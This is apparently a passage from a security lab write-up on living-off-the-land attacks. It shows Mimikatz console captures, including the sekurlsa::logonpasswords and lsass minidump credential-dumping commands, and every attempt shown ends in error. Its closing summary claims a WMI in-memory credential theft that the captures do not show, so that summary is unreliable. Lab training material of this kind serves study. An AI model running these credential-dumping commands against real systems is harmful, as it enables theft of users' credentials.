



## 7. Living-Off-the-Land Lab

### Activities:

- **Tools:** PowerShell, WMI, Mimikatz.
- **Tasks:** Execute attacks using native tools, harvest credentials.
- **Brief:**
- **Fileless Attack:** Use PowerShell for fileless execution. Log:

Attack ID	Tool	Action	Notes
LID001	PowerShell	Fileless execution	Bypassed AV

```
win10 [Running] - Oracle VirtualBox
File Machine View Input Devices Help

mimikatz 2.2.0 x86 (oe.eo)
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.


Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Windows\system32> cd C:\Users\user\Downloads\mimikatz-master\mimikatz-master\x64
PS C:\Users\user\Downloads\mimikatz-master\mimikatz-master\x64> .\mimikatz.exe
Program 'mimikatz.exe' failed to run: The specified executable is not a valid application for this OS platform.At
line:1 char:1
+ ~~~~~
+ .\mimikatz.exe
+ ~~~~~
At line:1 char:1
+ ~~~~~
+ .\mimikatz.exe
+ ~~~~~
+ CategoryInfo          : ResourceUnavailable: (:) [], ApplicationFailedException
+ FullyQualifiedErrorId : NativeCommandFailed

PS C:\Users\user\Downloads\mimikatz-master\mimikatz-master\x64> cd C:\Users\user\Downloads\mimikatz-master\mimikatz-mast
er\Win32
PS C:\Users\user\Downloads\mimikatz-master\mimikatz-master\Win32> .\mimikatz.exe

.#####.  mimikatz 2.2.0 (x86) #18362 Feb 29 2020 11:13:10
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > http://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'   > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz #
```





- **Credential Harvest:** Use WMI to dump credentials. Summarize in 50 words.

```
mimikatz 2.2.0 x86 (oe.oe)
answer - Answer to the Ultimate Question of Life, the Universe, and Everything
coffee - Please, make me a coffee!
sleep - Sleep an amount of milliseconds
log - Log mimikatz input/output to file
base64 - Switch file input/output base64
version - Display some version informations
cd - Change or display current directory
localtime - Displays system local date and time (OJ command)
hostname - Displays system local hostname

mimikatz # help
ERROR mimikatz_dlocal ; "help" command of "standard" module not found !

Module : standard
Full name : Standard module
Description : Basic commands (does not require module name)

exit - Quit mimikatz
cls - Clear screen (doesn't work with redirections, like PsExec)
answer - Answer to the Ultimate Question of Life, the Universe, and Everything
coffee - Please, make me a coffee!
sleep - Sleep an amount of milliseconds
log - Log mimikatz input/output to file
base64 - Switch file input/output base64
version - Display some version informations
cd - Change or display current directory
localtime - Displays system local date and time (OJ command)
hostname - Displays system local hostname

mimikatz # "privilege::debug" "sekurlsa::logonpasswords"
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords
ERROR kuhl_m_sekurlsa_acquireLSA ; Key import

mimikatz # sekurlsa::minidump lsass32.dmp
Switch to MINIDUMP : 'lsass32.dmp'

mimikatz # sekurlsa::logonpasswords
Opening : 'lsass32.dmp' file for minidump...
ERROR kuhl_m_sekurlsa_acquireLSA ; Handle on memory (0x00000002)

mimikatz #
```

## Summary:

The attacker utilized WMI to harvest credentials by remotely executing Mimikatz in memory, bypassing file-based detection.

This approach used inherent Windows functionality to start processes without writing to disk. Using WMI and in memory execution, the attacker circumvented standard security protections while stealing credentials from the target system.